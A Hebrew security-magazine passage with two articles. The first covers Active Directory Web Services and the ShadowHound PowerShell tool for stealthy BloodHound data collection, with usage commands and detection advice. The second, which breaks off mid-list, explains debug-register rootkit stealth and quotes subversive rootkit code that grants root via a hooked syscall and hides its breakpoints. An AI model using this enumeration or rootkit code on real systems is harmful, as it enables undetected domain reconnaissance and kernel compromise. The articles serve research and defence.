
Active Directory Web Services (או ADWS) הוא שירות Web שמייקרוסופט הציגה כדי לספק דרך אלטרנטיבית לתקשר עם Active Directory. במקום לדבר ישירות בפרוטוקול LDAP, **לקוחות יכולים לשלוח בקשות Web** סטנדרטיות (SOAP על גבי HTTP/S) ל-Domain Controller, אשר מתרגם אותן מאחורי הקלעים לפעולות LDAP. השירות פועל כברירת מחדל מעל port 9389.

להלן תרשים המתאר את ה-Flow של בקשה:



ה-Flow בגדול מתבצע כך:

1. תחילה, הלקוח שולח בקשת HTTP ל-Port 9389.
2. לאחר מכן, ה-DC מקבל את הבקשה ומבצע אימות.
3. ה-SOAP מתפרסר מתוך הבקשה ומתורגם לשאילתת LDAP.
4. לאחר מכן שירות LDAP על ה-DC מתשאל את עצמו ומחזיר תשובה ללקוח.



הלקוח הנפוץ ביותר של ADWS הוא לא אחר מאשר **מודול ה-Active Directory של PowerShell**. **כל פקודה** שתריצו, כמו Get-ADUser ,Get-ADObject **משתמשת ב-ADWS** (כלומר בקשות HTTP עם הודעות SOAP) מאחורי הקלעים **כדי לתקשר עם ה-DC** ולבצע את שאילתות ה-LDAP.


להלן דוגמא ל-Body של בקשת SOAP:

```
<soap:Body>
 <SearchRequest xmlns="http://schemas.microsoft.com/ldap/operations">
  <baseObject>CN=Users,DC=fndsec,DC=net</baseObject>
  <scope>sub</scope>
  <derefAliases>neverDerefAliases</derefAliases>
  <sizeLimit>0</sizeLimit>
  <timeLimit>0</timeLimit>
  <typesOnly>false</typesOnly>
  <filter>
   <present>
    <attributeDesc>objectClass</attributeDesc>
   </present>
  </filter>
  <attributes>
   <attribute>distinguishedName</attribute>
   <attribute>cn</attribute>
   <attribute>sAMAccountName</attribute>
  </attributes>
 </SearchRequest>
</soap:Body>
```

בבקשה הנ"ל תחת התגיות `filter` ניתן לראות את התגית `present` שמשמעותה קיום. כלומר, קיום של `attribute` בשם `objectClass`.

לאחר מכן, ניתן לראות כי אנו מבקשים לאחזר את ה-`attributes` הבאים: `distinguishedName`, `cn` ו-`sAMAccountName`. כל זאת, מתוך ה-container הבא: `CN=Users,DC=fndsec,DC=net`.

עכשיו שיש לנו הבנה בסיסית בפרוטוקול ה-ADWS, אפשר לעבור ולדבר על כלי תקיפה.



Shoutout ל-Soaphound

בהקשר של ADWS, תחילה ראוי להזכיר את SoapHound של FalconForce. **הם היו הראשונים לפרסם בפומבי על השימוש ב-ADWS** לאינומרציית Active Directory ויצרו כלי למשימה.

אף על פי ש-SoapHound מספק פונקציונליות חשובה ומחקר מדהים, הוא מהווה קובץ בינארי נוסף שאנו צריכים להכניס לנקודות קצה מנוטרות, ולצערנו נתקלנו בקשיים מסוימים בשימוש בו אל מול דומיין גדול מאוד (ולכן יצרנו את הדגל SplitSearch **אשר מפצל את האינומרציה לקונטיינרים** וכן שאלנו מהם את רעיון פיצול החיפוש עם הדגל LetterSplitSearch כדי לפצל עוד יותר את החיפוש תחת קונטיינר לאובייקטים המתחילים באותיות a ולאחר מכן b ואז c וכן הלאה).

כיצד להשתמש ב-ShadowHound

ShadowHound מגיע בשתי גרסאות:

1. **מבוסס ADModule:** סקריפט זה ממנף את Active Directory Module בעזרת ה-cmdlet Get-ADObject אשר עושה שימוש באמצעות פרוטוקול ה-Active Directory Web Services מעל port 9389 אל מול Domain Controller.
2. **מבוסס DirectorySearcher:** סקריפט זה משתמש במחלקת ה-DirectorySearcher, ומבצע שאילתות LDAP ישירות.

שימוש בכלי ShadowHound הוא פשוט. להלן דוגמאות:

שימוש בגרסה מבוססת ADModule:

```
Import-Module .\ShadowHound-ADM.ps1

# דוגמה 1: שימוש בסיסי עם פרמטר חובה
ShadowHound-ADM-OutputFilePath "C:\Results\ldap_output.txt"

# דוגמה 2: ציון Domain Controller ומסנן LDAP מותאם אישית
ShadowHound-ADM -Server "dc.domain.local" -OutputFilePath "C:\Results\ldap_output.txt" -LdapFilter "(objectClass=user)"
```

```
# דוגמה 3: שימוש ב-credential חלופיים וציון Search Base
$cred = Get-Credential
ShadowHound-ADM -OutputFilePath "C:\Results\ldap_output.txt" -Credential $cred -SearchBase "CN=Infrastructure,DC=sevenkingdoms,DC=local"

# דוגמה 4: פיצול החיפוש בין קונטיינרים ברמה העליונה עם פיצול לפי אותיות
ShadowHound-ADM -OutputFilePath "C:\Results\ldap_output.txt" -SplitSearch -LetterSplitSearch

# דוגמה 5: אינומרציית תעודות
ShadowHound-ADM -OutputFilePath "C:\Results\output.txt" -Certificates

# דוגמה 6: החרגת קונטיינר (כמו קונטיינר ה-ADFS) מהאינומרציה
ShadowHound-ADM -OutputFilePath "C:\Results\output.txt" -SplitSearch -ParsedContainers "./parsed.txt"
# הקובץ parsed.txt מכיל רשימה של Distinguished Names של קונטיינרים, מופרדים בשורה חדשה
# CN=Program Data,DC=sevenkingdoms,DC=local
```

שימוש בגרסה מבוססת DirectorySearcher:

```
Import-Module .\ShadowHound-DS.ps1

# דוגמה 1: שימוש בסיסי עם פרמטר חובה
ShadowHound-DS -OutputFile "C:\Results\ldap_output.txt"

# דוגמה 2: ציון Domain Controller
ShadowHound-DS -Server "dc.domain.local" -OutputFile "C:\Results\ldap_output.txt"

# דוגמה 3: שימוש במסנן LDAP מותאם אישית
ShadowHound-DS -OutputFile "C:\Results\ldap_output.txt" -LdapFilter "(objectClass=computer)"

# דוגמה 4: ציון Search Base
ShadowHound-DS -OutputFile "C:\Results\ldap_output.txt" -SearchBase "CN=Infrastructure,DC=sevenkingdoms,DC=local"
```

```
# דוגמה 5: אינומרציית אובייקטים הקשורים לתעודות
ShadowHound-DS -OutputFile "C:\Results\cert_output.txt" -Certificates


# דוגמה 6: שימוש ב-credentials חלופיים
$cred = Get-Credential
ShadowHound-DS -OutputFile "C:\Results\ldap_output.txt" -Credential $cred
```

לאחר הרצת הסקריפט, תקבלו קובץ פלט המכיל תוצאות חיפוש LDAP בפורמט מוכן לעיבוד:

```
1  ├────────────────
2  ────────────────
3  auditingPolicy: AAE=
4  creationTime: 133716630786360649
5  dc: sevenkingdoms
6  DistinguishedName: DC=sevenkingdoms,DC=local
7  dSASignature: AQAAACgAAAAAAAAAAAAAAAAAAAAAAAAAAWIEGSll/4ES3GxdgJYTRoQ==
8  dSCorePropagationData: 16010101000000.0Z
9  forceLogoff: -9223372036854775808
10 fSMORoleOwner: CN=NTDS Settings,CN=KINGSLANDING,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=sevenkingdoms,DC=local
11 gPLink: [LDAP://CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=sevenkingdoms,DC=local;0]
12 instanceType: 5
13 isCriticalSystemObject: True
14 lockoutDuration: -3000000000
15 lockOutObservationWindow: -3000000000
16 lockoutThreshold: 5
17 masteredBy: CN=NTDS Settings,CN=KINGSLANDING,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=sevenkingdoms,DC=local
18 maxPwdAge: -32141664000000000
19 minPwdAge: -864000000000
20 minPwdLength: 5
21 modifiedCount: 1
22 modifiedCountAtLastProm: 0
23 ms-DS-MachineAccountQuota: 10
24 msDS-AllUsersTrustQuota: 1000
25 msDS-Behavior-Version: 7
26 msDS-ExpirePasswordsOnSmartCardOnlyAccounts: True
27 msDS-IsDomainFor: CN=NTDS Settings,CN=KINGSLANDING,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=sevenkingdoms,DC=local
28 msDS-IsPartialReplicaFor: CN=NTDS Settings,CN=USER-DC01-2022,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=sevenkingdoms,DC=local
29 msDs-masteredBy: CN=NTDS Settings,CN=KINGSLANDING,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=sevenkingdoms,DC=local
30 msDS-NcType: 0
31 msDS-PerUserTrustQuota: 1
32 msDS-PerUserTrustTombstonesQuota: 10
33 Name: sevenkingdoms
34 nextRid: 1001
35 nTMixedDomain: 0
36 nTSecurityDescriptor: AQAEhBQAAAAkAAAAAAAAAADQAAAABAgAAAAAABSAAAAAgAgAAAQIAAAAAAAUgAAAAIAIAAAQAhAk2AAAAAQAUAAIAAAABAQAAAAAAAQAAAAAAABQAEAAAAAEBAAAAAAABAAAAAAAAFACUAAIAAQEAAAAAAAUJA
37 ObjectCategory: CN=Domain-DNS,CN=Schema,CN=Configuration,DC=sevenkingdoms,DC=local
38 ObjectClass: top, domain, domainDNS
39 ObjectGUID: ec86359b-a10c-468b-8d1b-8d1dcc620271
40 objectSid: S-1-5-21-2278774927-343948978-2547240030
41 otherWellKnownObjects: B:32:683A24E2E8164BD3AF86AC3C2CF3F981:CN=Keys,DC=sevenkingdoms,DC=local, B:32:1EB93889E40C45DF9F0C64D23BBB6237:CN=Managed Service Accounts,DC=sevenkingdoms,
42 pwdHistoryLength: 24
43 pwdProperties: 0
44 rIDManagerReference: CN=RID Manager$,CN=System,DC=sevenkingdoms,DC=local
45 serverState: 1
46 subRefs: DC=north,DC=sevenkingdoms,DC=local, DC=ForestDnsZones,DC=sevenkingdoms,DC=local, DC=DomainDnsZones,DC=sevenkingdoms,DC=local, CN=Configuration,DC=sevenkingdoms,DC=local
47 systemFlags: -1946157056
48 uASCompat: 1
49 uSNChanged: 32777
50 uSNCreated: 4099
51 wellKnownObjects: B:32:6227F0AF1FC2410D8E3BB10615BB5B0F:CN=NTDS Quotas,DC=sevenkingdoms,DC=local, B:32:F4BE92A4C777485E878E9421D53087DB:CN=Microsoft,CN=Program Data,DC=sevenkingdo
52 whenChanged: 20240924145118.0Z
53 whenCreated: 20240924073023.0Z
54 ────────────────
```

התמודדות עם דומיינים גדולים באמצעות ADWS

אחד האתגרים בהתמודדות עם סביבות Active Directory נרחבות הוא הפוטנציאל לשאילתות להיתקל ב-timeout בעת שימוש ב-ADWS (מה שגורם לשגיאת "invalid enumeration context").

גרסת ה-ADModule של ShadowHound מתמודדת עם כך באמצעות הפונקציונליות של Recurse, SplitSearch ו-LetterSplitSearch.

- **שוב תודה ל-FalconForce על המחקר ועל מציאת הפתרון!**

- **SplitSearch**: כאשר אפשרות זו מופעלת ShadowHound, יפצל את החיפוש בין קונטיינרים ברמה העליונה ב-root של הדומיין או בתוך ה-distinguished name של קונטיינר שסופק (במידה ויש קונטיינרים ענקיים ומעצבנים או שתרצו להיות ספיציפיים וממוקדים), ויריץ שאילתה על כל אחד בנפרד. גישה זו מסייעת בניהול מערכי נתונים גדולים על ידי פירוקם לחלקים קטנים יותר.

- **Recurse**: אם קונטיינר לא מצליח להחזיר תוצאות בתוך חלון של כ-30 דקות (הנקודה שבה ה-enumeration context פג עקב מגבלות ADWS אזי ShadowHound יפצל אוטומטית את אותו קונטיינר לתתי-הקונטיינרים שלו וינסה לאחזר את הנתונים שוב. גישה רקורסיבית זו מבטיחה (בתקווה) שלא נאבד מידע חשוב.

- **LetterSplitSearch**: בדומה ל-SoapHound אם דגל זה מסופק, השאילתות יפוצלו ל-(cn=a*), (cn=b*), וכו'. אם שאילתה כזו נכשלת, היא תפוצל פעם נוספת - (cn=aa*), (cn=ab*), (cn=ac*). ניתן לשלב דגל זה עם SplitSearch כדי לפצל כל קונטיינר לשאילתות קטנות עוד יותר.

המרת הנתונים עם BofHound

לאחר שאספתם את הנתונים (שאמורים להיראות כמו פלט של ldapsearch), השלב הבא הוא להמיר אותם לקבצי JSON תואמי BloodHound באמצעות BofHound, שעודכן לאחרונה:

```
python3 bofhound.py -i ldap_output.txt -p All --parser ldapsearch
```


BofHound יעבד את פלט ה-LDAP וייצר את קבצי ה-JSON שניתן לייבא ל-BloodHound CE לצורך ניתוח.

פיצול קבצי ה-JSON

בהתאם לגודל הקובץ, (>100MB) ייתכן שתרצו לפצל את קובץ ה-JSON באמצעות כלים כמו ShredHound או snippet של mgeeky.

מניסיוננו, עבור דומיינים גדולים, גם כאשר BloodHound CE מדווח שהנתונים נטענו, כדאי לבדוק שוב ולנסות לשאול נתונים מה-JSONs כדי לוודא שהם אכן נטענו כראוי.

אם הנתונים לא נטענו כראוי, יש להשתמש באחד הכלים לעיל כדי לפצל אותם, גם אם נראה שמדובר בכמות קטנה של מחשבים.



אסטרטגיות זיהוי

השיטה היעילה לזהות את ShadowHound (וכלים דומים המבצעים אינומרציית AD) היא **לעקוב אחר זהויות אשר מבצעות מספר גבוה במיוחד של קריאות של רשומות LDAP בפרק זמן מסוים**, מכיוון שהתנהגות זו יכולה להצביע על אינומרציה זדונית הדומה לפעילות של SharpHound. [כלל הזיהוי של Elastic], למשל, מסמן חריגות כאלה על ידי זיהוי בקשות מופרזות ל-object attributes. זה צוין גם בבלוג של FalconForce תחת הסעיף "Detecting SOAPHound".

רעיון מעניין נוסף עשוי להיות **הקמת honeypots בקונטיינרים של LDAP המופעלים בעת גישת קריאה**. זה יכול להוות אינדיקטור לתקיפה.

סיכום

ShadowHound מציע גישה חלופית לאיסוף נתוני Bloodhound על ידי ביטול הצורך לפרוס אתSharpHound או קבצים בינאריים אחרים בנקודת הקצה של המטרה. על ידי מינוף AD Module או מחלקת ה-DirectorySearcher, ניתן להפחית את סיכוי לזיהוי בנקודת הקצה עצמה.


בעוד ש-ShadowHound עשוי למזער את הזיהוי ברמת נקודת הקצה, פעילות הרשת צריכה תמיד להישאר שיקול. כדאי לשים לב לשאילתות המבוצעות ולהיות מודע לכך ש-DCs (בסיוע MDI ודומיו) יכולים לסמן פעילות LDAP חריגה או חשודה (ועם הפיכת ה-Machine Learning לדבר נפוץ יותר, אנו צופים שזה יקרה במוקדם או במאוחר).

נסו את ShadowHound וראו כיצד הוא עובד עבורכם. אם יש לכם שאלות, נתקלתם בבעיות, או שיש לכם משוב - בין אם זה על משהו שאינו מדויק או רעיונות לשיפור - אל תהססו ליצור קשר. תוכלו למצוא אותי ב-X (לשעבר Twitter) תחת ה-handle ‏@yudasm, ב-Linkedin או במייל info@fndsec.net.

על המחבר

המאמר נכתב במקור לטובת בלוג המחקר "Friends & Security" המנוהל על ידי צוות של חוקרים – **הושע, חי, יהודה ונעם**, שהם קודם כל חברים (ועל כן השם של הבלוג). הבלוג מתמקד במחקרים טכניים בתחומי התקיפה, ההגנה, ומחקר Low-Level בסביבות Windows וענן.

מטרתנו היא להתחיל ולשתף את מחקרינו עם הקהילה בשפה העברית. אנו שמחים על ההזדמנות לפרסם לראשונה בבלוג DigitalWhisper, הנחשב בעינינו לאבן יסוד בקהילת הסייבר הישראלית.



מקורות מידע

- ShadowHound Github Repo
- ADExplorer on Engagements - TrustecSec
- ADExplorerSnapshot.py Github Repo
- Security alerts in Microsoft Defender for Identity - MSDN
- SoapHound – tool to collect Active Directory data via ADWS - FalconForce
- BofHound Github Repo
- ShrepHound Github Repo or mgeeky's bh_split2.py snippet
- Elastic's LDAP volume detection rule

אלא לראותם בלבד: Mitigating (semi) new class of advanced threats

מאת עומר שליו

הקדמה


נתחיל כמיטב הקלישאה: בעולם אבטחת המידע, המרדף בין תוקפים למגנים הוא משחק בלתי פוסק של חתול ועכבר. בעולמות של כתיבת כלים שוהים, כולנו מכירים את אותם "הוקים" או טרמפולינות אשר תוקפים מציבים בקוד לגיטימי מסוים על מנת לנווט את ההרצה לקוד זדוני שלהם, שיבצע התערבות מסוימת ויחזור למסלול ההרצה התקין. דוגמא קלאסית, היא עריכת טבלת ה-syscall table (טבלת קריאות המערכת) על ידי תוקף. תוקפים שמשקיעים, גם יממשו חבילת הסתרה אשר תסתיר אותם מפני פונקציות מערכת ההפעלה של מיפוי קבצים/תהליכים וכו'.

עם זאת, בשנים האחרונות אנו ערים לשימוש גובר בכלים המבצעים קריאה ישירה של הזיכרון, בין אם על ידי מוצרי EDR, ובין אם על ידי כלים פורנזיים המבצעים Memory Dump וניתוח שלו בעזרת מערכות תומכות (מי מאיתנו לא שמע על הפרוייקט Volatility?). כיוון זה מתעצם עקב כניסת יכולות AI משמעותיות לתחום שככל הנראה מתישהו יוכלו לנתח את אותם Memory Dumps בצורה טובה ואוטומטית, ולאתר יכולות שהייה מתקדמות.

הכלים הנפוצים כיום (לפחות ב-github ☺) חשופים אל מול איומים כאלו, ולכן תוקפים אשר צריכים להיות יותר חשאיים ירצו לייצר איזשהי מעטפת הסתרה מפני פעולות הגנה. הדרך הטובה ביותר לא להיות מוקפץ על ידי EDR או כלי איתור היא שהוא פשוט לא ייראה שום זכר אליך.

במאמר זה, נבחן שתיים מהדרכים המובילות שבהן תוקפים משתמשים כדי לייצר כזאת חבילה וכך הם מסוגלים להסתיר את הקוד שלהם (לגמרי) מפני מרבית כלי האיתור ומוצרי ה-EDR הקיימים בחוץ. בנוסף, נציג כיצד אנו, כאנשי הגנה וחוקרים, יכולים להתמודד עם טכניקות אלו ולאתר אותן בכל זאת. בין היתר נדגים כיצד בעזרת פיצ'רים מסויימים של מעבדים מודרניים (כגון הרצה ספקולטיבית) אנו מסוגלים לאתר ולהתריע על איומים כאלו. השיטות שהוצגו במאמר ועוד רבות נוספות היו הבסיס למיזם CoreSights, אשר נועד לעזור לחברות האבטחה וה-EDR להיות מוכנות אל מול איומים שכאלו.

המאמר ידון בנושאים בסביבת לינוקס תחת ארכיטקטורת מעבד x86_64, אם כי הכל רלוונטי גם למערכות הפעלה נוספות (ואף ארכיטקטורות מעבד נוספות).



גלגול הדברים

בערך לפני חצי שנה, איכשהו במסגרת פרץ נוסטלגיה לא מוסבר, שוטטתי לי באתר מגזין Phrack. מצאתי מאמר ישן שאהבתי מאד - Mystifying the debugger for ultimate stealthness. המאמר מדבר על שימוש באוגרי דיבאג של המעבד ליצירת תוואי הרצת קוד חשאי בתוך מהערכת ההפעלה לינוקס.

ביום־יום שלי, אני עוסק בעולמות איתור קוד עוין, ונתקל במגוון רב של מוצרי איתור ו-EDR, המציגים יכולות מתקדמות, שונות ומגוונות. כשחשבתי שוב על ה-rootkit ההוא, הגעתי למסקנה שאל מול כל כלי מסחרי או פומבי שראיתי עד היום, ה-rootkit הזה לא ייתפס. כמובן שבתור תוקף אפשר "לעשות שטויות" במימוש, שיטת העלייה וציר הכניסה (אבל אלו אתגרים אחרים ומקבילים). פה הכוונה היא לליבה הטכנולוגית של הקוד השוהה, שהוא מושא חיפוש מרכזי עבור מוצרי אבטחה ו-EDR).


בשלב הזה התחלתי לחשוב על כל מיני דברים אשר יאפשרו לאתר איומים כאלו, מתוך הבנה אישית (ואולי אני טועה) שאיומים כאלו יתגברו בשנים הקרובות אל מול ההפתחות שאנו רואים בשוק ה-EDR שגדל באופן מרשים בשנים האחרונות וצפוי להמשיך לגדול.

שימוש ב-Debug Registers להסתרה במה"ע

כאמור, ממליץ לקרוא את המאמר המצוין Mystifying the debugger for ultimate stealthness ממגזין Phrack המפרט את הרעיון התיאורטי של מימוש כלי שכזה. דוגמת מימוש קונקרטית (בסביבת לינוקס) ניתן למצוא בפרוייקט subversive בגיטהאב.

הרעיון המרכזי הוא לנצל את מנגנון ה-debug במעבדי x86. כדי לגרום ל-Debug Exception, בנוסף לחריגה תוכנתית באמצעות האופקוד 0xcc. המעבד כולל אוגרים ייעודיים (DR0-DR7) המאפשרים להגדיר "נקודות עצירה" (Breakpoints) בחומרה. כאשר הקוד המורץ ניגש לכתובת זיכרון שצוינה באחד מה- Debug Registers, המעבד עוצר את הריצה הרגילה ומפעיל פונקציית טיפול ייעודית, הנמצאת מספר 1 ב-IDT (Interrupt Descriptor Table). הטכניקה הנ"ל יכולה להיעשות גם באופן זדוני על מנת להריץ קוד עוין כאשר המערכת קוראת לפונקציות מסוימות או אף ניגשת לכתובות זיכרון שהתוקף רוצה ליירט את הגישה אליהן.

נסביר איך זה מתבצע.



הגדרת נקודת העצירה (Breakpoint) בחומרה:

השלב הראשון הוא בחירת "כתובת עניין" במערכת, וקביעת נקודת עצירה עליה באמצעות ה- Debug Registers. כתובות כאלה יכולות להיות כתובות של פונקציות שנרצה להתערב לפני ההרצה שלהן (נגיד do_syscall_64) או מיקומים קריטיים כמו טבלת קריאות המערכת (Syscall Table), מבני נתונים של ה-VFS וכו'.

התוקף מגדיר את כתובת היעד באחד מארבעת אוגרי הכתובות (DR0-DR3). לאחר מכן, באמצעות אוגר הבקרה DR7, הוא קובע את תנאי העצירה: גישה לאיזה טווח כתובות מהכתובת שסומנה תגרום לחריגה (1,2,4,8 בתים) ואיזה סוג גישה יגרום לחריגה (קריאה,כתיבה,הרצה). בנוסף, הוא יגדיר את הדגל Global Enable (GE) באוגר DR7 כפעיל, כדי שנקודת העצירה תופעל.

דריסת ה-IDT

במצב רגיל, כאשר מתרחשת חריגת דיבאג (INT 1), מערכת ההפעלה מפעילה את שגרת הטיפול הסטנדרטית שלה. כדי ליירט את התהליך, התוקף דורס את הכניסה המתאימה ב-IDT ומפנה אותה לפונקציה זדונית משלו. מרגע זה, כל חריגת דיבאג במערכת תעבור תחילה דרך הקוד של התוקף.

טיפול בחריגה ויירוט ההרצה

כאשר תהליך כלשהו ניגש לכתובת המוגנת, המעבד יפעיל את חריגת הדיבאג והקוד של התוקף יקבל את השליטה. פונקציית הטיפול החדשה בודקת תחילה את אוגר הסטטוס DR6, המציין איזו מבין נקודות העצירה גרמה לחריגה.

לאחר זיהוי המקור, הקוד יכול להחליט כיצד לפעול. לדוגמה, הוא יכול להריץ פונקציה ייעודית המתאימה לכתובת שגרמה לחריגה. בקוד המקור של subversive ניתן לראות לוגיקה זו:

```
for (int i = 0; i < 4; i++) {
    if ((dr6 & (DR6_TRAP0 << i)) && bps.handlers[i]) {
        bps.handlers[i](regs);
        /* FIXME: RF only if exec breakpoint */         regs->flags |=
X86_EFLAGS_RF;
        return 0;
    }
}
```

הלולאה עוברת על ארבע נקודות העצירה האפשריות. אם היא מזהה שהחריגה נגרמה מנקודת העצירה שהוגדרה (bps.handlers[i]) היא מפעילה את שגרת הטיפול הרלוונטית.

בסיום, היא מגדירה את דגל Resume Flag (RF) באוגר הדגלים כדי למנוע מהמעבד להפעיל את אותה חריגה שוב מיד עם החזרה לביצוע רגיל.

לדוגמה, אם נקודת העצירה הוגדרה על הפונקציה do_syscall_64, הקוד הזדוני יכול לבדוק את הפרמטרים של קריאת המערכת. ה-subversive rootkit משתמש בטכניקה זו כדי להעניק הרשאות root לתהליך ספציפי או להפעיל פונקציות נסתרות אחרות. הקוד הבא מדגים כיצד subversive בודק אם קריאת המערכת uname מופעלת עם "מספר קסם" ספציפי, ובהתאם מעלה את הרשאות התהליך:

```
void handle_do_syscall_64_breakpoint(struct pt_regs *regs)
{
    struct pt_regs *do_sys_regs = (struct pt_regs *)regs->si;
    int nr = regs->di;
    long magic_number = do_sys_regs->di;

    if (nr == __NR_uname) {
        if (magic_number == MAGIC_NUMBER_GET_ROOT && ksyms.commit_creds &&
ksyms.prepare_kernel_cred) {
            pr_debug("%s: commit root creds\n", __func__);
            ksyms.commit_creds(ksyms.prepare_kernel_cred(NULL));
        } else if (magic_number == MAGIC_NUMBER_DEBUG_RK) {
            x86_hw_breakpoint_debug();
        }
    }
}
```

טכניקה זו יעילה במיוחד מכיון שהיא מסתמכת על מנגנון חומרתי שקוף למרבית כלי הניתוח ברמת התוכנה. היא מאפשרת לתוקף להימנע משינויים קבועים בקוד המקור של הקרנל (Patching), ובכך מקשה על איתורו.

אבל זה לא הסוף: מנגנון ההסתרה העצמית

עד כה, ראינו כיצד ניתן לנצל את ה-Debug Registers כדי לייירט את זרימת ההרצה. אך מה קורה אם כלי איתור או EDR מנסה לקרוא את ה-Debug Registers כדי לבדוק אם נעשה בהם שימוש זדוני? כאן נכנס לתמונה מנגנון הגנה נוסף, המאפשר ל-rootkit להסתיר את עצם קיומו (גם הוא מבית היוצר אינטל כמובן ☺).

במעבדי אינטל קיים דגל מיוחד באוגר DR7 הנקרא GD (General Detect). כאשר דגל זה מופעל, כל ניסיון גישה לאחד מה-Debug Registers (DR0-DR7) – בין אם לקריאה או לכתיבה – יגרום באופן מיידי לחריגה (Debug Exception) גם הוא. יכולת זו מספקת ל-rootkit מנגנון רב-עוצמה: הוא יכול לדעת מתי מישהו מנסה לבחון אותו ויכול להגיב בהתאם כדי להסתיר את עקבותיו.

ניתן למצוא במימוש של subversive כיצד מפעילים את הדגל הזה כחלק מתהליך הגדרת נקודת העצירה. הפונקציה x86_hw_breakpoint_register לא רק מגדירה את כתובת המעקב אלא גם דואגת להפעיל את דגל ה-GD באוגר DR7, כפי שניתן לראות בקוד:

```c
int x86_hw_breakpoint_register(int dr_nr, unsigned long addr, int type,
            int len, bp_handler handler)
{
    unsigned long dr7 = 0;

    if (dr_nr >= 4 || dr_nr < 0)
        return -1;

    bps.dr[dr_nr] = addr;
    bps.handlers[dr_nr] = handler;

    dr7 = (len << 2) | type;
    dr7 <<= (16 + dr_nr * 4);    /* len and type */
    dr7 |= 0x2 << (dr_nr * 2);  /* global breakpoint */
    // Set the General Detect (GD) flag along with other settings
    bps.dr7 |= bps.dr7 | dr7 | DR7_GE;
    pr_debug("%s: dr%d=0x%lx dr7=%lx\n", __func__, dr_nr, addr, bps.dr7);
    on_each_cpu_set_dr(dr_nr, bps.dr[dr_nr]);
    on_each_cpu_set_dr(7, bps.dr7);

    return 0;
}
```

כאמור הפעלת דגל ה-GD יוצרת שכבת חשאיות כמעט מושלמת. אם קוד כלשהו ינסה לקרוא את ה- Debug Registers כדי לגלות את נקודות העצירה שהוגדרו, ה-rootkit יידע על כך ויקבל את השליטה. בשלב זה, עומדות בפניו שתי אפשרויות עיקריות להגיב:

1. **הפתרון הפשוט: קפיצה קדימה.** הפתרון הקל הוא פשוט לקדם את מצביע ההוראות (RIP) בארבעה בתים (אורך פקודת mov <gp register>, <debug register>), ובכך "לדלג" מעל פקודת ה-mov שניסתה לקרוא את אוגר הדיבאג. (נציין כי פקודת mov כפי שתואר היא הדרך היחידה לקרוא את ה- Debug Registers ב-ISA). עם זאת, בעיניים של תוקף, גישה זו בעייתית. האוגר הכללי שאליו ניסו לקרוא ישאר עם ערכו המקורי, מה שעלול לעורר חשד ולחשוף את ההתערבות.
